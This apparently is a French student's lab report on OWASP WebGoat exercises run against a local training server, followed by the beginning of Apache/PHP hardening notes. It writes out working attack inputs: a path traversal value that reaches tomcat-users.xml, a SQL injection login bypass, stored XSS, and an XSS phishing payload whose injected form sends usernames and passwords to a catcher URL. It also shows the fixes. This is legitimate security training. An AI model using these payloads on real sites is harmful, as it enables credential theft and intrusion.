


## TP4 OWASP

## Installation de webgoat sur kali linux



Télécharger via le lien : <https://github.com/WebGoat/WebGoat/releases>



## Exécuter le .jar


[illegible]

## Se rendre sur le localhost



Il faut maintenant créer un compte pour avoir accès aux applications

Username : nuniv-it / Pwd : Password



## LAB-1: DISCOVER CLUES IN HTML

Show hints Reset lesson

1 2 3

### Concept


Browsers generally offer many options of editing the displayed content. Developers therefore must be aware that the values sent by the user may have been tampered with.

### Goals

- The user should have a basic understanding of HTML
- The user will be able to exploit editing front end of website

Try it yourself

In an online store you ordered a new TV. Try to buy one or more TVs for a lower price.

Product	Quantity	Price	Total
	1	2999.99	\$2999.99

Subtotal \$2999.99

Shipping costs \$0.00

Total \$2999.99

Continue Shopping Checkout

1 2 3

### Mitigation

In this simple example you noticed that the price is calculated client-side and sent to the server. The server accepted the input as a given and did not calculate the price again. One of the mitigations in this case is to look up the price of the television in your database and calculate the total price again.

In a real application you should never rely on client side validation it is important to verify all the input send by the client. Always remember: **NEVER TRUST INPUT SEND BY A CLIENT.**

### References

[https://cheatsheetseries.owasp.org/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html)

Client side >

- Bypass front-end restrictions
- Client side filtering
- HTML tampering

L'objectif ici est de faire en sorte que le prix des tv paraisse plus faible.

Pour ce faire, il faut inspecter la page et aller dans la rubrique Network

Status	Method	Domain	File	Cause	Type	Transferred	Size	Time	10.24 s	20.48 s	30.72 s
200	GET	localhost:8080	lessonmenu.mvc	xhr	json	7.41 KB	7.19 KB	118 ms			
200	GET	localhost:8080	lessonoverview.mvc	xhr	json	382 B	153 B	116 ms			
200	GET	localhost:8080	lessonmenu.mvc	xhr	json	7.41 KB	7.19 KB	109 ms			
200	GET	localhost:8080	lessonoverview.mvc	xhr	json	382 B	153 B	117 ms			
200	GET	localhost:8080	lessonmenu.mvc	xhr	json	7.41 KB	7.19 KB	113 ms			
200	GET	localhost:8080	lessonoverview.mvc	xhr	json	382 B	153 B	111 ms			

67 requests 1.25 MB / 125.62 KB transferred Finish: 28.44 s DOMContentLoaded: 582 ms load: 1.10 s

Ensuite, cliquer sur checkout ce qui va générer un paquet POST. On va cliquer dessus, aller dans le header et cliquer sur edit an resend

Headers Cookies Params Response Timings Stack Trace

Request URL: http://localhost:8080/WebGoat/HtmlTampering/task

Request method: POST

Remote address: 127.0.0.1:8080

Status code: 200 OK

Version: HTTP/1.1

Referrer Policy: no-referrer-when-downgrade

Edit and Resend

Filter headers

Response headers (229 B)

Raw headers

Connection: keep-alive

New Request

Cancel Send

Method URL

POST http://localhost:8080/WebGoat/HtmlTampering/task

Request Headers

Host: localhost:8080

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://localhost:8080/WebGoat/start.mvc

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 19

Request Body

QTY=1&Total=2999.99

Ainsi, on va modifier le prix ici et renvoyer le paquet. Je prends le prix 1.00

Request Body

QTY=1&Total=1.00

Puis je clique sur send

Ensuite, on double clic sur le nouveau paquet

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

lessonCompleted: true

feedback: "Well done, you just bought a TV at a discount"

output: null

assignment: "HtmlTamperingTask"

attemptWasMade: true

La mission est réussie, on a acheté une TV à 1\$. On a intercepté le paquet, modifié le prix puis on l'a envoyé à nouveau avec le prix que nous avons déterminé.

HTML tampering



Je me rends compte que la version de webgoat que j'ai est trop récente mais l'exercice était intéressant donc je le laisse et recommence le TP ici.


## TP4 OWASP

Installation de webgoat sur kali linux

```
nathan@nathan-VirtualBox:~$ sudo apt-get install openjdk-8-jre
```

```
nathan@nathan-VirtualBox:~$ sudo apt-get install tomcat9
```

Télécharger webgoat sur : <http://code.google.com/p/webgoat/downloads/list> WebGoat Downloads



Renommer le fichier WebGoat.war puis le copier coller dans /var/lib/tomcat9/webapps/

Puis remplacer le contenu du fichier /var/lib/tomcat9/conf/tomcat-users.xml par


```
<?xml version="1.0" encoding="UTF-8"?> <tomcat-users> <role  
rolename="webgoat_basic"/> <role rolename="webgoat_admin"/> <role  
rolename="webgoat_user"/> <role rolename="tomcat"/> <user  
password="webgoat" roles="webgoat_admin" username="webgoat"/> <user  
password="basic" roles="webgoat_user,webgoat_basic" username="basic"/>  
<user password="tomcat" roles="tomcat" username="tomcat"/> <user  
password="guest" roles="webgoat_user" username="guest"/> </tomcat-users>
```

```
GNU nano 4.8 /var/lib/tomcat9/conf/tomcat-users.xml Modifié  
<webgoat_basic" username="basic"/> <user password="tomcat" roles="tomcat" user
```



Lancer tomcat

```
nathan@nathan-VirtualBox:~/Téléchargements$ service tomcat9 start
```

Se rendre sur le lien : localhost:8080/WebGoat/attack



Entre identifiant et mot de passe guest guest



Vidéo explicative : <https://www.youtube.com/watch?v=bc1sTkd7MK0>

## LAB-1: DISCOVER CLUES IN HTML

### Solution Videos

### Restart this Lesson

Developers are notorious for leaving statements like FIXME's, TODO's, Code Broken, Hack, etc... inside the source code. Review the source code for any comments denoting passwords, backdoors, or something doesn't work right. Below is an example of a forms based authentication form. Look for clues to help you log in.

#### Sign In

**Please sign in to your account. See the OWASP admin if you do not have an account.**

\*Required Fields

\*User Name :

\*Password :

Login



OWASP Foundation | Project WebGoat | Report Bug

Il faut inspecter la page et rechercher les login et mots de passe.

```
<!--FIXME admin:adminpw-->
<!--Use Admin to regenerate database-->
```

En cherchant avec des mots clé dans le code source on tombe sur ces identifiants que l'on va utiliser pour se connecter.

Developers are notorious for leaving statements like FIXME's, TODO's, Code Broken, Hack, etc... inside the source code. Review the source code for any comments denoting passwords, backdoors, or something doesn't work right. Below is an example of a forms based authentication form. Look for clues to help you log in.

**\* Congratulations. You have successfully completed this lesson.**  
**\* BINGO -- admin authenticated**

Welcome, admin

You have been authenticated with CREDENTIALS



[Discover Clues in the HTML](#)



OWASP Foundation | Project WebGoat | Report Bug

Cela fonctionne.

## LAB-2 : BYPASS A PATH BASED ACCESS CONTROL SCHEME

The 'guest' user has access to all the files in the lesson\_plans/English directory. Try to break the access control mechanism and access a resource that is not in the listed directory. After selecting a file to view, WebGoat will report if access to the file was granted. An interesting file to try and obtain might be a file like tomcat/conf/tomcat-users.xml. Remember that file paths will be different if using the WebGoat source.

**Current Directory is:** /var/lib/tomcat9/webapps/WebGoat/lesson\_plans/English

Choose the file to view:

JSONInjection.html  
SqlStringInjection.html  
ForgotPassword.html  
OffByOne.html  
JavaScriptValidation.html  
InsecureLogin.html  
WsSAXInjection.html  
TraceXSS.html  
ReflectedXSS.html  
Lesson\_Plan\_Template.html  
NewLesson.html  
DOMXSS.html  
WelcomeScreen.html  
WeakSessionID.html  
BackDoors.html

View File

Viewing file:/var/lib/tomcat9/webapps/WebGoat/lesson\_plans/English

The following error occurred while accessing the file:

Installer le plugin firefox Tamper data afin d'analyser les paramètres utilisés lorsque l'on consulte un document



### Tamper Data for FF Quantum

- Monitor live requests - Edit headers on live requests - Cancel live requests - Redirect live requests Click the blue cloud in the toolbar to start tampering. When you're done, click it again to stop.

★★★★★ Pamblam

7 367 utilisateurs



Ensuite, on active l'extension et lorsque l'on clique sur « view », ces fenêtres s'ouvrent.

Listen for types

Type	Description
<input type="checkbox"/> beacon	Requests sent through the Beacon API.
<input type="checkbox"/> csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
<input type="checkbox"/> font	Web fonts loaded for a given-face CSS rule.
<input type="checkbox"/> image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
<input type="checkbox"/> imageset	Images loaded by a <picture> element or given in an <img> element's srcset attribute.
<input checked="" type="checkbox"/> main_frame	Top-level documents loaded into a tab.
<input type="checkbox"/> media	Resources loaded by a <video> or <audio> element.
<input type="checkbox"/> object	Resources loaded by an <object> or <embed> element.
<input type="checkbox"/> object_subrequest	Requests sent by plugins.
<input type="checkbox"/> ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
<input type="checkbox"/> script	Code that is loaded to be executed by a <script> element or running in a Window.
<input type="checkbox"/> speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
<input type="checkbox"/> stylesheet	CSS stylesheets loaded to describe the representation of a document.
<input type="checkbox"/> sub_frame	Documents loaded into an <iframe> or <frame> element.
<input type="checkbox"/> web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
<input type="checkbox"/> websocket	Requests initiating a connection to a server through the WebSocket API.
<input type="checkbox"/> xml	XML bindings loaded to extend the behavior of elements in a document.
<input type="checkbox"/> xml_dtd	DTDs loaded for an XML document.
<input checked="" type="checkbox"/> xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
<input type="checkbox"/> xslt	XSLT stylesheets loaded for transforming an XML document.
<input type="checkbox"/> other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches:  ☐

Tamper requests only from this tab: ☒

Start Tamper Data?

Details

URL

Method POST

Type main\_frame

Request Body

Name	Value
------	-------

SUBMIT

Details

URL

Method POST

Type main\_frame

Headers

Name	Value
Host	localhost:8080
User-Agent	Mozilla/5.0 (X11; Ubuntu; L)
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding	gzip, deflate
Content-Type	application/x-www-form-urlencoded
Content-Length	16
Origin	http://localhost:8080
Authorization	Basic Z3VhOjM0Q2ZVb3Q=
Connection	keep-alive
Referer	http://localhost:8080/WebG
Cookie	JSESSIONID=43CA76587
Upgrade-Insecure-Requests	1

Et ce message apparaît

**\* File is already in allowed directory - try again!**

**\* ==> /var/lib/tomcat9/webapps/WebGoat/lesson\_plans/English/TraceXSS.html**


Les paramètres de POST sont le nom du fichier et l'action de submit. Ainsi, on sait qu'il faut modifier le nom du fichier par un chemin d'accès.

File=WsSAXInjection.html&SUBMIT=View+File

On change le nom du fichier en un chemin pour contourner l'autorisation

```
<option value="../../../conf/tomcat-users.xml" label="InsecureLogin.html">...</option>
```

On voit ici que le nom a bien été changé en chemin



**\* Congratulations! Access to file allowed**  
**\* ==> /etc/tomcat9/tomcat-users.xml**  
**\* Congratulations. You have successfully completed this lesson.**

 [Bypass a Path Based Access Control Scheme](#)

L'accès est autorisé, tout fonctionne

## LAB-3 CROSS SITE SCRIPTING STAGE 1: STORED XSS


Cet exercice sert à montrer comment la saisie de code dans un champ et son enregistrement en base peuvent impacter les autres utilisateurs de l'application.

**Stage 1**  
Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.  
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.  
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for 'Tom Cat' is 'tom').



ASPECT SECURITY  
Application Security Experts


On va s'identifier avec le profil Tom cat avec le mot de passe « tom »




J'ai cliqué sur « viewprofile » puis « editprofile ». On remarque qu'aucun des champs n'est protégé. On peut donc tester avec la commande : `<script>alert('You\'ve been hacked by Tom');</script>`

Street:

En cliquant sur update profile, le champ est interprété par le navigateur ce qui donne :



On se connecte maintenant sur le profil de jerry avec le mdp « jerry » et on va regarder le compte de tom.



On obtient alors la même fenêtre qu'avant car le navigateur interprète le script de street à chaque fois que l'on arrive sur le profil de Tom.




[Stage 1: Stored XSS](#)



## STAGE 2: BLOCK STORED XSS USING INPUT VALIDATION

Il est demandé à cette étape de mettre en place un patch de sécurité afin de combler la lacune vue à l'étape 1.

**Stage 2**  
Stage 2: Block Stored XSS using Input Validation.  
**THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT**  
Implement a fix to block the stored XSS before it can be written to the database. Repeat stage 1 as 'Eric' with 'David' as the manager. Verify that 'David' is not affected by the attack.



Se rendre dans le dossier CrossSiteScripting :

```
nathan@nathan-VirtualBox: /var/lib/tomcat9/webapps/WebGoat/lessons/CrossSiteScripting$
```

Puis modifier le fichier UpdateProfile.java

```
String regex = "[\\s\\w-]*";  
String stringToValidate = firstName+lastName+ssn+title+phone+address1+address2+  
    startDate+ccn+disciplinaryActionDate+  
    disciplinaryActionNotes+personalDescription;  
Pattern pattern = Pattern.compile(regex);  
validate(stringToValidate, pattern);
```

Maintenant, on va refaire le scénario de l'étape 1 avec eric et son manager david et on remarque que cette fois-ci, le script n'est pas exécuté car une exception est générée.

## LAB-3: SQL INJECTION

L'objectif de cet exercice est de mettre en pratique vos acquis concernant l'injection SQL afin d'outrepasser des droits dans une application RH.

## STAGE 1: STRING SQL INJECTION

Essayer de contourner le processus d'authentification par une attaque par injection SQL

**Stage 1**  
Stage 1: Use String SQL Injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).





On se connecte avec le compte du boss Neville avec la commande sql 'or '1'=1 inscrite dans le champ password. Il y a une restriction de taille du coup on utilise Tamper data.

password	et'OR'1'=1
----------	------------



[Stage 1: String SQL Injection](#)

## STAGE 2 : PARAMETERIZED QUERY #1

Pour patcher l'erreur précédente, aller sur le répertoire SQLInjection

```
nathan@nathan-VirtualBox: /var/lib/tomcat9/webapps/WebGoat/lessons/SQLInjection$
```

Puis modifier le fichier Login.java / vi Login.java

```
String query = "SELECT * FROM employee WHERE userid = ? and password = ?"; try  
{  
    Connection connection = WebSession.getConnection(s);  
    PreparedStatement statement = connection.prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);  
    statement.setString(1, userId); statement.setString(2, password); ResultSet answer_results = statement.executeQuery(); ...  
}
```

Ainsi, on ne peut plus se connecter en utilisant une commande SQL.

## LAB 4 : XSS PHISHING & DEFACEMENT

This lesson is an example of how a website might support a phishing attack.

Below is an example of a standard search feature.

Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to <http://localhost/webgoat/catcher?PROPERTY=yes...>

To pass this lesson, the credentials must be posted to the catcher servlet.


WebGoat Search

This facility will search the WebGoat source.

Search:

OWASP Foundation | Project WebGoat | Report Bug

On va tester directement avec la commande : `<script>window.alert('hello XSS');</script>`



Le navigateur interprète directement le code et affiche cette fenêtre.

```
<input name="Username" type="TEXT" value="<script>window.alert('hello XSS');</script>">
```

On inspecte ensuite le code source de la page, on s'aperçoit alors qu'en plus de ne pas être validé, les données entrées via ce champs de formulaire de recherche, sont également affichées à l'intérieur de balises `<form></form>`

```

▼ <form accept-charset="UNKNOWN" method="POST" name="form" action="attack?Screen=59&menu=900" enctype="">
  <h1>WebGoat Search</h1>
  ▶ <table cellpadding="2" cellspacing="0" border="0" align="center">
    <br>
    <hr>
    <br>
    Results for:
    <script>window.alert('hello XSS');

```

Injecter un peu de code de manière à réaliser un formulaire transmettant les données à serveur rogue, complice du méfait, ici la WebGoat.

```

</form><form style="position:absolute; top: 250px; left: 950px; z-index:199;"

```

```


name="xhackForm" ><h1> Welcome User</h1><br><br>Username: <input type="text" name="usr"><br /><br />
Password: <input type="password" name="pwd"><br /><br /><input type="button" value="se connecter"
onClick="show();" /></td></tr></table><script type="text/javascript">function show() {var
a=document.forms["xhackForm"]["usr"].value;var b=document.forms["xhackForm"]["pwd"].value; if (a!=null
&& a!="" && b!=null && b!="") {var
url='http://localhost/WebGoat/catcher?PROPERTY=yes&user='+a+'&password='+b
;
document.location.href=url}}</script>

```

Ainsi, apparaît une nouvelle fenêtre :

Et si l'on soumet le formulaire, le navigateur quitte alors la page et envoie la valeur des champs créés par requête GET (comportement attendu).

Transmission des informations collectées au serveur rogue (la barre d'adresse est modifiée).




On décide ensuite de pousser le vice encore un peu plus loin, et on s'attaque désormais au défacement de la WebGoat, ce qui nous permettra par la suite de réaliser un phishing complet

Première étape du défacement : on essaye de rendre la page vierge de son contenu, ne laissant plus apparaître que notre petit formulaire pirate.


```
</div></form><div style="position:absolute; top: 0px; left: 0px; width: 100%; height: 100%; z-index:198;background-color: white;"></div><form style="position:absolute; top: 250px; left: 350px; z-index:199;" name="xhackForm" ><h1> Welcome User</h1><br><br>Username: <input type="text" name="usr"><br><br>Password: <input type="password" name="pwd"><br><br><input type="button" value="se connecter" onClick="show();" /></td></tr></table><script type="text/javascript">function show() {var a=document.forms["xhackForm"]["usr"].value;var b=document.forms["xhackForm"]["pwd"].value; if (a!=null && a!="" && b!=null && b!="") {var url='http://localhost/WebGoat/catcher?PROPERTY=yes&user='+a+'&password='+b; document.location.href=url}}</script><div style="font-size:0px;">
```

Ce qui donne :



La page est désormais vierge en dehors du formulaire soumis en payload et d'un petit rappel de l'application WebGoat sous-jacente, resté visible.

Seconde étape (défacement) : on maquille le site à l'aide de deux balises HTML <IFRAME>.



Défacement de l'application WebGoat, on essaye de la faire ressembler au site d'une Banque Tunisienne.

Une fois ces premiers essais réussis, l'objectif est maintenant de faire le lien entre un courriel d'hameçonnage (phishing) et notre application ainsi maquillée, le tout en laissant croire à l'utilisateur qu'il sera redirigé vers une page dite de "confiance".

## B.AMÉLIORER ET EVALUER LE NIVEAU DE SÉCURITÉ DES SERVEURS WEB

Nous allons procéder durant cette section par mettre en production un serveur web (Apache+Php).

Le choix de l'environnement système est libre. Pour Windows, par exemple, il suffit donc de télécharger EasyPhp depuis son site officiel et de l'installer sur votre machine.

Installation de LAMP

Mise à jour des paquets

```
apt-get update && apt-get upgrade -y
```

Installation Apache

```
sudo apt-get install apache2 apache2-doc
```

```
nathan@nathan-VirtualBox:~/Bureau/TP2$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor prese>
   Active: active (running) since Thu 2020-11-12 21:56:19 CET; 1min 1s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 15184 (apache2)
    Tasks: 55 (limit: 4657)
   Memory: 5.0M
```

```
service apache2 start => permet de démarrer le service
service apache2 stop  => permet d'arrêter le service
service apache2 restart => permet de relancer ou recharger le service
```



Installation PHP

```
sudo apt install php libapache2-mod-php
```

```
cd /var/www/html
sudo nano info.php
```

Insérez dedans :

```
<?php
phpinfo();
?>
```

Accéder à l'adresse


[http://IP\\_du\\_serveur/info.php](http://IP_du_serveur/info.php)



Nous allons maintenant passer à la configuration de notre serveur web. Vous Ajoutez un alias TP2 pointant sur le répertoire <directory>/TP2. Ce répertoire contiendra le fichier index.php

```
nathan@nathan-VirtualBox: /var/www/html/TP2$ ls  
index.php
```

Notre site de test est fonctionnel, nous pouvons donc le tester à travers l'URL : [http://<ip\\_serveur>:8888/TP2/](http://<ip_serveur>:8888/TP2/)



## LAB-1 RENFORCER LA SÉCURITÉ DU PHP : PHP.INI

Le fichier php.ini est incontestablement un fichier essentiel pour configurer PHP puisque l'on retrouve toutes les options utiles pour personnaliser l'environnement de php.

```
nathan@nathan-VirtualBox: /etc/php/7.4/apache2$ sudo nano php.ini  
[PHP]  
;  
; About php.ini  
;  
; PHP's initialization file, generally called php.ini, is responsible for  
; configuring many of the aspects of PHP's behavior.  
  
; PHP attempts to find and load this configuration from a number of locations.  
; The following is a summary of its search order:  
; 1. SAPI module specific location.  
; 2. The PHPRC environment variable. (As of PHP 5.2.0)  
; 3. A number of predefined registry keys on Windows (As of PHP 5.2.0)
```

Dans ce TP, nous n'analyserons pas l'intégralité de php.ini car ça serait trop long et puis, ce n'est pas l'objet de ce TP. Nous nous intéresserons plutôt aux options les plus importantes liés aux aspects de sécurité.

safe\_mode on

Contrôle l'exécution de certaines fonctions (liste des fonctions safe\_mode), ajoute des restrictions, vérification accrue des permissions d'accès aux fichiers. Certains scripts pourront d'ailleurs refuser de s'exécuter (c'est le cas

de certains forums installés chez des hébergeurs appliquant le `safe_mode`). Bien qu'elle apporte plus de sécurité, cette option de `safe_mode` peut contribuer à de relatives prises de tête chez le développeur.

`display_errors = Off`

Lorsqu'un serveur est en production, il faut limiter les messages d'erreur visibles par tous afin d'éviter de donner des infos supplémentaires aux éventuels hackers.

```
display_errors
Default Value: Off
Development Value: On
Production Value: Off
```

`max_execution_time = 30`

=> Durée maximale d'exécution d'un script en secondes, ceci pour éviter qu'un script buggé ou en boucle infinie ne sature le serveur. 30 secondes est une durée raisonnable et réduire cette valeur n'aura aucune incidence sur la vitesse d'exécution de vos scripts. Au contraire, les scripts qui prennent plus de temps à s'exécuter risquent de mal fonctionner.

```
max_execution_time = 30
; Maximum amount of time each script may spend parsing request data. It's a good
; idea to limit this time on productions servers in order to eliminate unexpectedly
; long running scripts.
```

`display_errors = Off`

Mettre absolument cette valeur à OFF si votre serveur est en production. Comme son nom l'indique, cette directive donne des renseignements sur les erreurs générées avec le chemin complet vers le ou les scripts incriminés.

```
display_errors
Default Value: Off
Development Value: On
Production Value: Off
```

`log_errors = on`

`log_errors` permet d'activer l'enregistrement des erreurs. Très pratique si vous avez désactivé l'affichage des erreurs.

```
log_errors
Default Value: On
Development Value: On
Production Value: On
```

`error_log = /...`

